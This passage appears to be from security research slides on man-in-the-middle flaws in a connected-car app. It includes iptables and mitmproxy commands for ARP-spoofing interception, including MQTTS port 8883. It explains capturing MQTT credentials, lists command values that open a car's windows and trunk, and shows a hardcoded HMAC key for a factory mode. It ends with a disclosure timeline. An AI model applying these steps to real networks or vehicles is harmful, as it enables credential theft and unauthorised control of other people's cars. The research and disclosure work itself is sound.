    return null; // Return null if initialization fails
}
```



Then, we can use ARP spoofing on the same network as the victim and perform a man-in-the-middle attack using mitmproxy.

Note: 8883 is the MQTTS port, which is often overlooked.



```
...  
# Start forwarding traffic and perform man-in-the-middle interception  
  
sudo sysctl -w net.ipv4.ip_forward=1  
sudo sysctl -w net.ipv6.conf.all.forwarding=1  
  
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-  
port 8080  
  
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 443 -j REDIRECT --to-  
port 8080  
|  
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp -m tcp --dport 8883 -j  
REDIRECT --to-ports 8080  
  
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-  
port 8080  
  
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcp --dport 443 -j REDIRECT --to-  
port 8080  
  
# Start the mitmproxy client  
mitmproxy --mode transparent --showhost  
  
...
```


You can see a lot of traffic from ports 443 and 8883. Save the traffic and import your certificate key into Wireshark to easily view the user credentials (User Name & Password) when connecting to MQTTS.



Through packet analysis, we found that car control commands are simple. The `msg_id` is a random message ID, and the `target_id` is the car's VIN.

Key findings:

- service_type 12, msg_type 2, cmd_type 1, cmd_value 2 opens windows.
- service_type 12, msg_type 2, cmd_type 2, cmd_value 1 opens the trunk.

By intercepting user credentials and connecting to the MQTT broker, we can control the vehicle.


```
{  
    "protocol_ver": "2.0",  
    "msg_id": "1065862_...9",  
    "target_id": "L1NNS...",  
    "service_type": 4,  
    "msg_type": 2,  
    "msg_content": {  
        "cmd_type": 3,  
        "cmd_value": 0  
    }  
}
```

PART

05

Security Response

Timeline




Factory Mode – AES Enhancement

- Using unique device ID and fixed bytes to generate hmac

```
hmac =  
hmac.new(b'\x03U\x0f\xf7\xf7\x02`\x01Q\xd5hn\xb8\xe4y6', HardwareID, hashlib.sha512)
```

- AES CTR encryption with hmac as key and iv, time to be encrypted

```
aes_iv = hmac[32:48]  
aes_key = hmac[0:32]  
a0 = ((current_time >> 12) & 0xFF)  
a1 = ((current_time >> 4) & 0xFF)  
a2 = ((current_time & 0xF) << 4) | (0x03 & 0xF)  
aes_out = bytes([a0, a1, a2])
```



*#0000*10000*01344103#*

PART

06

Future Work

Limitations

- We don't have enough cars to evaluate the landscape of MiTM vulnerabilities, so we call for community to contribute
- Current procedures are still too complicated for those who only have very basic programming knowledge

Open tool source for security community

Find **MiTM** vulnerabilities on your own!!

Feature list:

- Check APP certificate trust settings
- Decrypt the traffic and generate PoC by replay

Ethnical issue:

- For self-check only, no attack purpose will be provided

Stay tuned: @YinJai_C

Special Acknowledgement

Gorgias Li

- A dedicated, hardcore security researcher
- He contributed a lot to our project



Thank you !

Any Question?

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